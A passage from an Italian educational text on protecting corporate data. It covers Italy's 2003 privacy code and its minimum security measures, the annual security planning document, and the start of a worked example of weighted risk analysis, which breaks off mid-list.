Proteggiamo i Dati

Indice

Introduzione

La diffusione dei sistemi informatici all'interno delle aziende comporta un duplice effetto: mentre da un lato molti dei processi decisionali e produttivi vengono ottimizzati grazie all'opera dei personal computer, dall'altro, affidare ai computer l'archiviazione e la gestione dei dati vitali di un'azienda, pone l'azienda stessa a rischio di eventuali "attacchi"da parte di persone malintenzionate e di malfunzionamenti che potrebbero determinare un rallentamento o un arresto dei processi produttivi e decisionali gestiti dal sistema informatico in adozione.
Per evitare questi rischi è necessario studiarne accuratamente le cause, analizzare i possibili comportamenti di chi tenta di attaccare l'integrità hardware e software dei sistemi informatici e predisporre opportune contromisure che possano neutralizzare o ridurre al minimo il pericolo degli attacchi o almeno le loro conseguenze: con il termine sicurezza informatica si intende lo studio dei problemi connessi alla sicurezza delle informazioni e delle soluzioni che vengono escogitate per fronteggiarli. In altre parole se si considera il sistema informatico come un baule contenente un grande tesoro, rappresentato in ambito informatico dai dati e dalle informazioni gestite quotidianamente dal sistema, allora la sicurezza informatica può essere rappresentata da tutte quelle procedure e metodologie adottate per proteggere il baule (lucchetti, sistemi di allarme, ecc...).
Tuttavia il problema della sicurezza informatica non è solo un aspetto tecnico di interesse degli addetti ai lavori ma un problema sociale che coinvolge anche lo stato e le sue leggi. Lo stato italiano è stato tra i primi paesi in Europa a legiferare in merito alla sicurezza dei sistemi informatici, al trattamento dei dati e alla riservatezza dei dati memorizzati. Numerose sono anche le misure legislative emanate riguardanti il commercio elettronico, la firma digitale ed il trattamento dei dati personali; in particolare, nell'ambito della sicurezza e riservatezza dei dati personali (privacy) (Decreto legislativo 30 giugno 2003, n. 196) è stato emanato il regolamento delle norme e delle misure minime di sicurezza da adottare per il trattamento dei dati personali. Si tenga presente che la legge prevede anche la responsabilità del gestore del sistema informatico che in caso di omessa adozione di misure di sicurezza è passibile di sanzioni sia civili che penali. La tutela della riservatezza, infatti, non può prescindere dai criteri di sicurezza dei dati informatici stessi che devono risultare essere sicuri, ovvero protetti da misure di sicurezza efficaci e in grado di garantire il raggiungimento dei seguenti obiettivi:

1. **Disponibilità delle Informazioni**
   La disponibilità è il grado in cui le informazioni e le risorse informatiche sono accessibili agli utenti che ne hanno diritto, nel momento in cui ser-

vono.
Deve essere assicurata in modo ininterrotto ricorrendo all'adozione di un piano che assicuri la continuità dei servizi, detto anche Business Continuity Plain.

2. **Integrità delle Informazioni**
   È il grado di correttezza, coerenza e affidabilità delle informazioni e anche il grado di completezza, coerenza e funzionamento delle risorse informatiche.
   Si tratta quindi di impedire l'alterazione diretta o indiretta delle informazioni da parte di:

   - Utenti o processi non autorizzati che possono cancellare o danneggiare i dati
   - Eventi Accidentali (es. se il server è posto sotto il condizionatore e questo perde acqua)

3. **Riservatezza delle Informazioni**
   La riservatezza consiste nel limitare l'accesso ad informazioni e risorse alle sole persone autorizzate e si applica sia all'archiviazione sia alla comunicazione delle informazioni.
   Impedire che un utente possa ottenere informazioni che non è autorizzato a conoscere.
   E'importante ricordare che una comunicazione tra utenti o processi può essere sufficiente per dedurre informazioni riservate.

Anche a livello dell'Unione Europea (di seguito UE) in questi ultimi anni, il problema della sicurezza informatica è fortemente sentito e numerose sono le iniziative avviate nell'ambito di tutti gli stati membri per una maggiore sensibilizzazione in materia di sicurezza delle reti elettroniche e dell'informazione (Consiglio Europeo di Stoccolma del 23/24 marzo 2001). Nel novembre 2001 l'UE ha adottato il documento "Convention on Cybercrime"(ETS no. 185); con lo scopo principale di armonizzare e rafforzare la co-operazione internazionale nella lotta al crimine informatico. Sempre nell'ambito dell'UE nel corso del 2002 è stata elaborata una proposta relativa agli attacchi contro i sistemi di informazione "Decisione-Quadro del Consiglio"(COM(2002)173 definitivo, Bruxelles, 19.04.2002). Gli obiettivi di tale proposta sono appunto quelli di razionalizzare le normative penali nel settore degli attacchi ai sistemi di informazione e costituire un contributo all'impego dell'UE nella lotta contro la criminalità organizzata ed il terrorismo. Sono inoltre disponibili e raccomandati dall'UE dei documenti standard per la definzione dei requisiti di sicurezza e per la gestione della sicurezza delle reti nelle organizzazioni pubbliche e private, quali ISO-15408 (Criteri Comuni) e ISO-17799 (Codice di buona pratica per la sicurezza dell'informazione).

Capitolo 1

Normativa Vigente in materia di Privacy

La sicurezza informatica nell'ambito pubblico, dal punto di vista normativo e regolamentare, è stata negli anni affrontata in varie prescrizioni, in generale, contenute in provvedimenti sparsi e non collegati tra di loro contribuendo così a creare un quadro tutt'altro che unitario almeno sino al 2001 poichè mancava un preciso indirizzo politico a riguardo ed un centro amministrativo di riferimento. In realtà un centro amministrativo esisteva già dal 1993, anno in cui fù fondata l'AIPA , acronimo per indicare Autorità per l'informatica nella Pubblica Amministrazione, che prese sin da subito lodevoli iniziative nel campo della sicurezza tuttavia, data la scarsa incidenza della stessa sulle burocrazie ministeriali poco sollecite tradizionalmente a recepire in modo organico ed integrabile l'innovazione tecnologica, le iniziative non sembrano aver avuto esiti concreti.
Il quadro assume un aspetto più unitario a partire dal 2001, anno in cui entra pienamente in vigore la normativa che impone alle aziende l'adozione di misure minime di sicurezza nel trattamento dei dati. Con il termine *misure di sicurezza* si intendono le procedure ed i sistemi finalizzati a ridurre al minimo i rischi di perdita o distruzione dei dati, di accesso autorizzato o di trattamento non consentito o non conforme alle finalità per cui i dati sono stati raccolti.
Una svolta in questo campo avviene nel 2002 grazie all'opera del ministro per l'innovazione e le tecnologie al fine di sviluppare l'informatizzazione delle strutture della Pubblica Amministrazione e regolamentare la sicurezza dei sistemi informatici pubblici. Tra i primi provvedimenti del ministro compaiono il documento dal titolo "Linee Guida del Governo per lo sviluppo della società dell'informazione"seguito poi dalla fondamentale Direttiva del 16/01/2002, relativa alla sicurezza informatica e delle telecomunicazioni nelle pubbliche amministrazioni, elaborata di concerto con il Ministro delle Comunicazioni alla quale erano allegati due documenti di orientamento (Valutazione del livello di sicurezza e Base Minima di sicurezza). La direttiva del 16 gennaio 2002, menzionata sopra, sottolinea l'importanza della predisposizione di sistemi efficienti di sicurezza informatica relativamente al settore pubblico ed afferma che le informazioni gestite dai sistemi informativi pubblici costituiscono una risorsa di valore strategico per il governo del Paese e pertanto questo patrimonio deve essere efficacemente protetto e tutelato. Sempre nello stesso anno, in data 24/07/2002, l'azione del

ministro si è conclusa nella sua prima fase con la creazione del comitato tecnico nazionale della sicurezza informatica e delle telecomunicazioni nelle Pubbliche Amministrazioni.

La complessità della situazione normativa venutasi a creare in seguito all'emanazione di norme integrative ha reso indispensabile provvedere all'emanazione di un Testo Unico, il Decreto legislativo 30 giugno 2003, n. 196, che ha riordinato la normativa.
Il decreto, entrato in vigore a partire dal 1 gennaio 2004, definisce non solo le regole da seguire in materia di privacy ma delinea anche le misure minime ed idonee per la tutela della privacy, ne definisce le modalità di controllo e le sanzioni attuabili in caso di mancato adempimento.
Le nuove misure, elencate nel decreto in oggetto, sono più stringenti di quelle previste dalla vecchia normativa, in particolare nei confronti dei profili di autorizzazione, dei sistemi di autenticazione, delle procedure di ripristino dell'accesso ai dati in caso di danneggiamento degli stessi, delle regole organizzative e della formazione degli incaricati.
Il Testo unico sulla privacy si compone di tre parti, che contengono, rispettivamente:

1. le disposizioni generali (artt. 1-45) riguardanti le regole "sostanziali"della disciplina del trattamento dei dati personali, applicabili a tutti i trattamenti, salvo eventuali regole specifiche per i trattamenti effettuati da soggetti pubblici o privati (art. 6)

2. disposizioni particolari per specifici trattamenti (artt. 46-140) ad integrazione o eccezione alle disposizioni generali della parte I

3. le disposizioni relative alle azioni di tutela dell'interessato e al sistema sanzionatorio (artt. 141-186)

Completano il testo normativo una serie di allegati:

- allegato A, relativo ai codici di condotta

- allegato B, recante il disciplinare tecnico in materia di misure minime di sicurezza

- allegato C, relativo ai trattamenti non occasionali effettuati in ambito giudiziario o per fini di polizia (peraltro non ancora pubblicato)

Di seguito vengono riportate ed analizzate le disposizioni di particolare rilievo riportate nel decreto legislativo 196/2003 soffermandosi sopratutto sugli articoli inerenti alle misure da adottare per tutelare la sicurezza informatica.

Innanzitutto è importante chiarire le finalità del testo unico sulla Privacy riportando l'Art.2 (finalità), Part.1, Titolo I:

1. *Il presente testo unico, denominato "codice", garantisce che il trattamento dei dati personali si svolga nel rispetto dei diritti e delle libertà fondamentali, nonchè della dignità dell'interessato, con particolare riferimento alla riservatezza, all'identità personale e al diritto alla protezione dei dati personali.*

2. *Il trattamento de dati personali è disciplinato assicurando un elevato livello di tutela dei diritti e delle libertà di cui al comma 1 nel rispetto de principi di semplificazione, armonizzazione ed efficacia delle modalità previste per il loro esercizio da parte degli interessati, nonchè per l'adempimento degli obblighi da parte dei titolari del trattamento.*

L'art.3(Principio di necessità), Part.1, Titolo I, delimita l'uso dei dati personali ed identificativi quando le finalità perseguite con il trattamento possono essere realizzate servendosi di dati anonimi o di procedure che permettano l'identificazione solo in caso di necessità:
I sistemi informativi e i programmi informatici sono configurati riducendo al minimo l'utilizzazione di dati personali e di dati identificativi, in modo da escluderne il trattamento quando le finalita'perseguite nei singoli casi possono essere realizzate mediante, rispettivamente, dati anonimi od opportune modalita'che permettano di identificare l'interessato solo in caso di necessità.

L'art.4(Definizioni, Part.1, Titolo I, definisce i termini da conoscere in materia di sicurezza:

Dato Personale *qualunque informazione relativa a persona fisica, persona giuridica, ente od associazione, identificati o identificabili, anche indirettamente, mediante riferimento a qualsiasi altra informazione, ivi compreso un numero di identificazione personale;*
Il dato è l'oggetto trattato dagli amministratori di Sistema.

Trattamento dei Dati Personali *qualunque operazione o complesso di operazioni, effettuati anche senza l'ausilio di strumenti elettronici, concernenti la raccolta, la registrazione, l'organizzazione, la conservazione, la consultazione, l'elaborazione, la modificazione, la selezione, l'estrazione, il raffronto, l'utilizzo, l'interconnessione, il blocco, la comunicazione, la diffusione, la cancellazione e la distruzione di dati, anche se non registrati in una banca di dati;*
I responsabili di Sicurezza si occupano del trattamento dei dati che deve avvenire nel rispetto delle seguenti modalità:

1. Trattati in modo lecito e secondo correttezza
2. Raccolti e registrati per scopi determinati, espliciti e legittimi ed utilizzati in modo compatibile con tali scopi
3. Esatti ed aggiornati
4. Pertinenti, completi e non eccedenti rispetto alle finalità per cui sono raccolti o successivamente trattati
5. Conservati in una forma che consenta l'identificazione dell'interessato per un periodo di tempo non superiore a quello necessario per gli scopi per cui i dati sono stati raccolti e trattati.

Dati identificativi *i dati personali che permettono l'identificazione diretta dell'interessato*
Ad esempio: Nome, Cognome,Codice Fiscale, Busta Paga, Fotografia, ecc...

Dati giudiziari *i dati personali idonei a rivelare provvedimenti di cui all'articolo 3, comma 1, lettere da a ad o e da r ad u , del d.P.R. 14 novembre 2002, n. 313, in materia di casellario giudiziale, di anagrafe delle sanzioni amministrative dipendenti da reato e dei relativi carichi pendenti, o la qualità di imputato o di indagato ai sensi degli articoli 60 e 61 del codice di procedura penale;*

Dati sensibili *i dati personali idonei a rivelare l'origine razziale ed etnica, le convinzioni religiose, filosofiche o di altro genere, le opinioni politiche, l'adesione a partiti, sindacati, associazioni od organizzazioni a carattere religioso, filosofico, politico o sindacale, nonchè i dati personali idonei a rivelare lo stato di salute e la vita sessuale;*

Comunicazione *il dare conoscenza dei dati personali a uno o più soggetti determinati diversi dall'interessato, dal rappresentante del titolare nel territorio dello Stato, dal responsabile e dagli incaricati, in qualunque forma, anche mediante la loro messa a disposizione o consultazione;*
Ad esempio fornire elenchi a fornitori, partners,ecc...

Diffusione *il dare conoscenza dei dati personali a soggetti indeterminati, in qualunque forma, anche mediante la loro messa a disposizione o consultazione;*
Ad esempio pubblicazione sul web o affissione in bacheca.

Interessato e Titolare È importante distinguere i termini Interessato e Titolare del trattamento. *Interessato* è l'attore principale nel sistema Privacy e viene definito quindi come *la persona fisica, la persona giuridica, l'ente o l'associazione cui si riferiscono i dati personali;*
mentre il *Titolare* è colui che si occupa di gestire i dati dell'interessato ovvero: *la persona fisica, la persona giuridica, la pubblica amministrazione e qualsiasi altro ente, associazione od organismo cui competono, anche unitamente ad altro titolare, le decisioni in ordine alle finalità, alle modalità del trattamento di dati personali e agli strumenti utilizzati, ivi compreso il profilo della sicurezza;.*
Inoltre il titolare può essere passibile di sanzioni penali nel caso in quanto si occupa di monitorare l'adempimento alla normativa prevista e a tal fine può nominare dei responsabili, scegliendoli tra i soggetti dotati di maggior esperienza nell'ambito della sicurezza e del trattamento dei dati personali, ai quali suddividere i compiti; tale ruolo di responsabile spesso viene assegnato al responsabile del settore sistemi informativi dell'azienda.

Responsabile *la persona fisica, la persona giuridica, la pubblica amministrazione e qualsiasi altro ente, associazione od organismo preposti dal titolare al trattamento di dati personali;.*
Il lavoro del responsabile è verificato dal titolare periodicamente e deve rispondere di quanto affidatogli.

Incaricati *le persone fisiche autorizzate a compiere operazioni di trattamento dal titolare o dal responsabile;.*
Le operazioni di trattamento possono essere effettuate solo da incaricati che operano sotto la diretta autorità del titolare o del responsabile, attenendosi alle istruzioni impartite.

Amministratore di Sistema *si individuano generalmente, in ambito informatico, figure professionali finalizzate alla gestione e alla manutenzione di un impianto di elaborazione o di sue componenti. Ai fini del presente provvedimento vengono però considerate tali anche altre figure equiparabili dal punto di vista dei rischi relativi alla protezione dei dati, quali gli amministratori di basi di dati, gli amministratori di reti e di apparati di sicurezza e gli amministratori di sistemi software complessi.*

Le definizioni dell'art.4, Part.1, Titolo I, riguardano soprattutto le diverse tipologie di dato (sensibile, giudiziario, ..) che deve essere trattato seguendo la metodologia descritta dall'art.11 (Modalità di trattamento e requisiti dei dati), Part.1, Titolo III, Capo I:
1. I dati personali oggetto di trattamento sono:
a. trattati in modo lecito e secondo correttezza;
b. raccolti e registrati per scopi determinati, espliciti e legittimi, ed utilizzati in altre operazioni del trattamento in termini compatibili con tali scopi;
c. esatti e, se necessario, aggiornati;
d. pertinenti, completi e non eccedenti rispetto alle finalità per le quali sono raccolti o successivamente trattati;
e. conservati in una forma che consenta l'identificazione dell'interessato per un periodo di tempo non superiore a quello necessario agli scopi per i quali essi sono stati raccolti o successivamente trattati.
2. I dati personali trattati in violazione della disciplina rilevante in materia di trattamento dei dati personali non possono essere utilizzati.

L'art.31, Part.1, Titolo V, Capo I, sugli obblighi di Sicurezza, descrive come i dati debbano essere custoditi in modo da ridurre al minimo i rischi di:

- Distruzione e perdita anche accidentale
- Accesso non autorizzato
- Trattamento non consentito o difforme dalle finalità dichiarate

Gli articoli dal 33 al 36, Part.1, Titolo V, Capo II, prevedono l'adozione minima obbligatoria di alcune misure fissate dal codice stesso per il trattamento dei dati, il cui inadempimento provoca sanzioni penali ed amministrative (art.169) e responsabilità patrimoniale (art.15).

Le misure minime da adottare nel campo dei Sistemi Informatici sono elencate nel codice(Part.1, Titolo V, capo II, artt. 33 e ss.) e dettagliate nelle modalità di attuazione nel disciplinare tecnico (all. B), che può essere aggiornato, in base all'evoluzione della tecnica, con decreto ministeriale. L'adozione di un sistema idoneo di misure di sicurezza composto non solo da quelle minime permette di preservare l'integrità dei dati trattati in azienda e riduce il rischio di responsabilità civile.
Si riporta l'**elenco delle misure minime da adottare come descritto nell'art.34**(Trattamenti con strumenti elettronici),Part.1, Titolo V, capo II, del codice:

1. *Autenticazione informatica*;
   L'autenticazione informatica è la prima misura minima da adottare secondo il decreto in oggetto e si purìassumere come il procedimento con

cui un individuo viene riconosciuto come tale ed è pertanto necessario che ogni incaricato al trattamento dei dati deve essere munito di una o più credenziali di autenticazione (Username e Password).

2. *Adozione di procedure di gestione delle credenziali di autenticazione*;
3. *Utilizzazione di un sistema di autorizzazione*;
4. *Aggiornamento periodico dell'individuazione dell'ambito del trattamento consentito ai singoli incaricati e addetti alla gestione o alla manutenzione degli strumenti elettronici*;
5. *Protezione degli strumenti elettronici e dei dati rispetto a trattamenti illeciti di dati, ad accessi non consentiti e a determinati programmi informatici*;
6. *Adozione di procedure per la custodia di copie di sicurezza, il ripristino della disponibilità dei dati e dei sistemi*;
7. *Adozione di tecniche di cifratura o di codici identificativi per determinati trattamenti di dati idonei a rivelare lo stato di salute o la vita sessuale effettuati da organismi sanitari.*

Altre misure minime da adottare sono elencate nell'allegato B del decreto legislativo:

- Sistema di Autenticazione Informatica:
  Il sistema di autenticazione si basa sull'utilizzo di Credenziali (Username e Password) che vengono assegnate o associate individualmente ad ogni incaricato, il quale ha l'obbligo di tutelare la segretezza della password. Al fine di evitare la scelta di password facilmente rintracciabili vengono descritti alcuni vincoli da imporre sulla scelta della password quali:

  1. La password deve essere lunga almeno 8 caratteri
  2. Non deve contenere riferimenti facilmente riconducibili all'incaricato
  3. Deve essere modificata dall'incaricato al primo utilizzo e, successivamente, almeno ogni 6 mesi.

  Inoltre le credenziali, in quanto mezzo di identificazione dell'incaricato, permettono l'accesso ad una sessione di trattamento personalizzata dello strumento elettronico associata alle credenziali inserite a cui è asssegnata la responsabilità delle azioni svolte in quella sessione, è buona norma quindi non lasciare incustodito e accessibile lo strumento elettronico in caso di assenza anche solo momentanea.

  Infine le credenziali non possono essere assegnate ad altri incaricati neppure in tempi diversi infatti le credenziali non utilizzate da almeno sei mesi devono essere disattivate.

- Sistema di Autorizzazione
  Il sistema di autorizzazione permette di individuare profili di autorizzazione di ambito diverso per ciascun incaricato o per classi omogenee di incaricati in modo da limitare l'accesso ai soli dati necessari per effettuare le operazioni di trattamento.

- *I dati personali sono protetti contro il rischio di intrusione e dell'azione di programmi di cui all'art. 615-quinquies del codice penale, mediante l'attivazione di idonei strumenti elettronici da aggiornare almeno con cadenza semestrale.* (Art. 16 Allegato B al DL 196/2003)

- Tecniche di cifratura dei dati medesimi, sia quando memorizzati su supporti magnetici, che quando in trasferimento da un elaboratore ad un altro.

- Impartire istruzioni precise su come utilizzare i supporti rimovibili(CD, DVD, Floppy) che contengono dati sensibili e/o giudiziari. Tali supporti rimovibili devono essere distrutti se non utilizzati in quanto potrebbero essere riutilizzati da altre persone non autorizzate al trattamento dei dati. Possono essere riutilizzati solo nel caso in cui i dati siano stati resi illeggibili o tecnicamente in alcun modo ricostruibili.

- Prevedere procedure di ripristino dei dati al massimo entro 7 giorni in caso di distruzione o danneggiamento degli stessi o degli strumenti elettronici.

- Adottare un Documento Programmatico sulla Sicurezza compilato e aggiornato dal titolare ogni anno entro il 31 Marzo. È l'unico documento in grado di attestare l'adeguamento della struttura alla normativa sulla tutela dei dati personali (Dgls n. 196/2003). Inoltre la mancata adozione di tale documento provoca l'attuazione dell'art.169 ovvero arresto sino a 2 anni oppure ammenda da 10.000 a 50.000 euro.

  Nell'allegato B del decreto si trovano i possibili contenuti del Documento Programmatico sulla sicurezza:
  Documento programmatico sulla sicurezza
  19. Entro il 31 marzo di ogni anno, il titolare di un trattamento di dati sensibili o di dati giudiziari redige anche attraverso il responsabile, se designato, un documento programmatico sulla sicurezza contenente idonee informazioni riguardo:
  19.1. l'elenco dei trattamenti di dati personali;
  19.2. la distribuzione dei compiti e delle responsabilità nell'ambito delle strutture preposte al trattamento dei dati;
  19.3. l'analisi dei rischi che incombono sui dati;
  19.4. le misure da adottare per garantire l'integrità e la disponibilità dei dati, nonchè la protezione delle aree e dei locali, rilevanti ai fini della loro custodia e accessibilità;
  19.5. la descrizione dei criteri e delle modalità per il ripristino della disponibilità dei dati in seguito a distruzione o danneggiamento di cui al successivo punto 23;
  19.6. la previsione di interventi formativi degli incaricati del trattamento, per renderli edotti dei rischi che incombono sui dati, delle misure disponibili per prevenire eventi dannosi, dei profili della disciplina sulla protezione dei dati personali più rilevanti in rapporto alle relative attività, delle responsabilità che ne derivano e delle modalità per aggiornarsi sulle misure minime adottate dal titolare. La formazione è programmata già al momento dell'ingresso in servizio, nonchè in occasione di cambiamenti di mansioni, o di introduzione di nuovi significativi strumenti, rilevanti rispetto al trattamento di dati personali;

19.7. la descrizione dei criteri da adottare per garantire l'adozione delle misure minime di sicurezza in caso di trattamenti di dati personali affidati, in conformità al codice, all'esterno della struttura del titolare;
19.8. per i dati personali idonei a rivelare lo stato di salute e la vita sessuale di cui al punto 24, l'individuazione dei criteri da adottare per la cifratura o per la separazione di tali dati dagli altri dati personali dell'interessato.

Per la Navigazione Web è importante che il datore di lavoro, al fine di ridurre il rischio di navigazioni improprie(ovvero non attinenti all'attività lavorativa), adotti misure atte a prevenire tali fenomeni, operando i controlli sul lavoratore solo in caso di necessità defensionali.
Tale obiettivo potrà essere raggiunto individuando:

1. Categorie di siti correlati o meno con la specifica attività lavorativa.
2. Adozione di Black-list aventi ad oggetto siti o spazi web contenenti determinate parole.
3. Configurazione di sistemi che limitino, monitorino o escludano download di file o programmi aventi particolari caratteristiche.

Il datore di lavoro quindi non può avere diretto controllo sui log di navigazione ma potrà effettuare un controllo generico delle navigazioni effettuate dalla rete aziendale, ricorrendo ad un controllo diretto solo nel caso in cui si verifichino episodi di particolare gravità(a titolo esemplificativo: download di materiale pedopornografico, violazione della legge sul diritto d'autore mediante download di opere musicali o cinematografiche protette).

Capitolo 2

Sicurezza Passiva

Si tratta di un approccio fondamentalmente difensivo o passivo, che valuta quali rischi accettare, quali delegare a terzi e quali controllare, riducendoli o azzerandoli.
In questo capitolo verranno descritti i principali meccanismi, atti a garantire la sicurezza in modo passivo, che si basano sui seguenti aspetti:

- Prevenzione
  "Meglio prevenire che curare..."
  Vengono analizzati i meccanismi di prevenzione: l'Analisi del Rischio, il Documento Programmatico sulla Sicurezza ed il piano di Business Continuity.

- Controllo:
  Bisogna effettuare periodicamente dei test per valutare il livello di sicurezza del sistema ed il tempo di ripristino in seguito ad attacchi alla sicurezza.

- Ripristino:
  Se gli strumenti di prevenzione e controllo non riescono a contrastare l'attacco al sistema, risulta fondamentale avere la possibilità di ripristinare le informazioni e i servizi nel minor tempo possibile. Quindi è necessario adottare delle politiche di ripristino dei dati da attuare in caso di attacco (ad esempio il backup dei dati).

2.1 Adozione di un documento programmatico sulla sicurezza (DPS)

L'esigenza di adottare un disciplinare per l'utilizzo dei personal computer fissi e portatili, dei dispositivi elettronici aziendali in genere (quali a titolo esemplificativo fax, fotocopiatrici, scanner, masterizzatori, telefoni fissi, cellulari aziendali, pen drive e supporti di memoria), della posta elettronica e di internet nasce dal ricorso sempre più frequente a tali strumenti nell'organizzazione e nell'espletamento dell'attività lavorativa.
L'articolo 34,Part.1, Titolo V, capo II, del decreto legislativo 196/03 prevede tra

le misure minime l'adozione di un apposito disciplinare (documento programmatico sulla sicurezza), i cui contenuti principali vengono elencati all'interno dell'allegato B del decreto stesso.
Il DPS è un manuale di pianificazione della sicurezza dei dati in azienda: descrive come si tutelano i dati personali di dipendenti, collaboratori, clienti, utenti, fornitori ecc. in ogni fase e ad ogni livello (fisico, logico, organizzativo) e come si tuteleranno in futuro (programmazione, implementazione misure, verifiche, analisi dei risultati ecc.).
In tale contesto, nel giugno 2004 il garante per la privacy ha redatto una guida operativa per redigere il documento programmatico sulla sicurezza.
La stesura di una specifica regolamentazione in materia di utilizzo di strumenti informatici da parte dei dipendenti, nello specifico pubblici, è stata di recente auspicata anche dalla Presidenza del Consiglio dei Ministri, Dipartimento della Funzione pubblica, con la Direttiva n. 2 del 26 maggio 2009 del Ministro per la Pubblica Amministrazione e l'Innovazione.

I principali contenuti che tale documento deve affrontare riguardano:

1. Elenco dei Trattamenti di dati personali mediante:
   - individuazione dei dati personali trattati
   - descrizione delle aree, dei locali, degli strumenti con i quali si effettuano i trattamenti
   - l'elaborazione della mappa dei trattamenti effettuati
2. Distribuzione dei compiti e delle responsabilità nell'ambito delle strutture preposte al trattamento dei dati.
3. Analisi dei Rischi che incombono sui dati.
4. Misure atte a garantire l'integrità e la disponibilità dei dati.
5. Formazione degli incaricati.
6. Adozione di misure minime di sicurezza in caso di trattamenti esterni dei dati (outsorcing).
7. Criteri per la cifratura o la separazione dei dati sulla salute e sulla vita sessuale.
8. Relazione accompagnatoria al bilancio.

   Il documento deve essere redatto ogni 31 marzo in modo da indurre a fare, almeno una volta all'anno, il punto sul sistema di sicurezza adottato e da adottare nell'ambito della propria attività. Lo scopo del DPS quindi è quello di descrivere la situazione attuale (analisi dei rischi, distribuzione dei compiti, misure approntate, procedure ecc.) ed il percorso di adeguamento intrapreso per allinearsi alla normativa privacy. Tale documento risulta importante come controllo dell'effettiva adozione di misure minime ed idonee di sicurezza in quanto in caso di violazione della Privacy non è l'interessato a dover dimostrare il danno ma colui che l'ha provocato a dover provare di aver fatto tutto il possibile per evitarlo.

2.2 Adozione di una metodologia di Analisi del Rischio




Figura 2.1: Figura riassuntiva della metodologia di Analisi del Rischio

Adottare una metodologia di Analisi del Rischio risulta fondamentale per la pianificazione, realizzazione e gestione di un qualsiasi sistema di sicurezza ICT ed oltretutto è prevista dal Decreto Legislativo 30 giugno 2003, n. 196 "Codice in materia di protezione dei dati personali". Infatti ogni amministrazione che intende provvedere allo sviluppo di adeguate politiche di sicurezza deve necessariamente ricorrere ad una metodologia di analisi del rischio al fine di cogliere quali siano i rischi associati ai beni aziendali (individuati, classificati e valorizzati) e concordare quali siano le misure più idonee a ridurre il livello di vulnerabilità a fronte di minacce o a minimizzare l'impatto su violazioni della sicurezza e quindi sul servizio. Senza una costante valutazione del patrimonio informativo, dell'intensità delle minacce attuali e potenziali, delle vulnerabilità del sistema e dei potenziali impatti tangibili e non sull'attività, risulta impossibile definire un sistema di sicurezza equilibrato e bilanciato rispetto ai rischi ed ai danni/perdite che potrebbero presentarsi. Solo considerando tutti gli aspetti della sicurezza e, quindi, i rischi e le opportunità che un'azienda deve fronteggiare, è possibile valutare correttamente quali soluzioni siano indispensabili, quali utili e quali inutili. è necessario quindi studiare le infrastrutture utilizzate, le applicazioni ed i processi aziendali, al fine di comprendere quali investimenti conviene effettuare.
L'analisi del rischio deve occuparsi di determinare due fattori:

1. Stimare il rischio di perdere la risorsa ovvero **R**
2. Stimare l'importanza della risorsa quindi il suo valore o peso ovvero **W**

In termini numerici il rischio **R** puèssere definito come il prodotto tra la gravità **G** dell'impatto di un evento dannoso, tipicamente espressa in termini di danno economico, e la probabilità **P** che si verifichi l'evento dannoso (minaccia):

$$R = G \times P$$

La probabilità **P** che la minaccia si verifichi è una funzione di due variabili, una delle quali dipende dal tipo di minaccia:

1. Minacce di tipo deliberato:
   è una funzione delle vulnerabilità **V** presenti nel sistema (hardware, software e procedure) e delle motivazioni **M** dell'agente attaccante:

$$P = f(V, M) \textit{ per minacce di tipo deliberato}$$

2. Minacce di tipo accidentale e ambientale:
   è una funzione delle vulnerabilità **V** presenti nel sistema e della probabilità **p** che i rilevamenti statistici permettono di associare all'evento in questione, ad esempio la probabilità di eliminare per errore un file importante o la probabilità che un blackout prolungato causi un'interruzione del servizio:

$$P = f(V, p) \textit{ per minacce di tipo accidentale ed ambientale}$$

Calcolato il rischio **R**, come mostrato sopra, bisogna determinare il peso della risorsa (**W**) ed assegnare una scala numerica a tali fattori. Per esempio, ad R_i può essere assegnato un numero compreso tra 0 e 10, dove lo 0 rappresenta nessun rischio per la risorsa i-esima mentre il 10 rappresenta il massimo rischio. In modo analogo a W_i può essere assegnato un valore compreso tra 0 e 10 dove 0 indica che la risorsa i-esima non ha importanza e 10 che possiede un'elevata importanza.
Allora il **rischio ponderato** per la risorsa *i-esima* viene calcolato come il prodotto tra il valore del rischio e il suo peso:

$$WR_i = W_i * R_i$$
$$WR_i = \text{Il rischio ponderato della risorsa i-esima}$$
$$W_i = \text{Il peso della risorsa i-esima}$$
$$R_i = \text{Il rischio della risorsa i-esima}$$

Al fine di comprendere l'utilità del calcolo del rischio complessivo ponderato si veda l'esempio di figura in cui viene rappresentata una semplice rete composta da: un router, un server ed un bridge.
Supponiamo che gli Amministratori di Sistema abbiano stimato il rischio ed il peso di ogni componente della rete come in figura 2.2 utilizzando una scala in base 10.

Il calcolo del rischio ponderato di questi dispositivi viene realizzato come di seguito:

- *Router*
  $WR = R1 * W1 = 6 * 0.7 = 4.2$

- *Bridge*
  $WB = R2 * W2 = 6 * 0.3 = 1.8$




Figura 2.2: Rete d'esempio in cui per ogni componente sono stati stimati rischio e peso

- *Server*
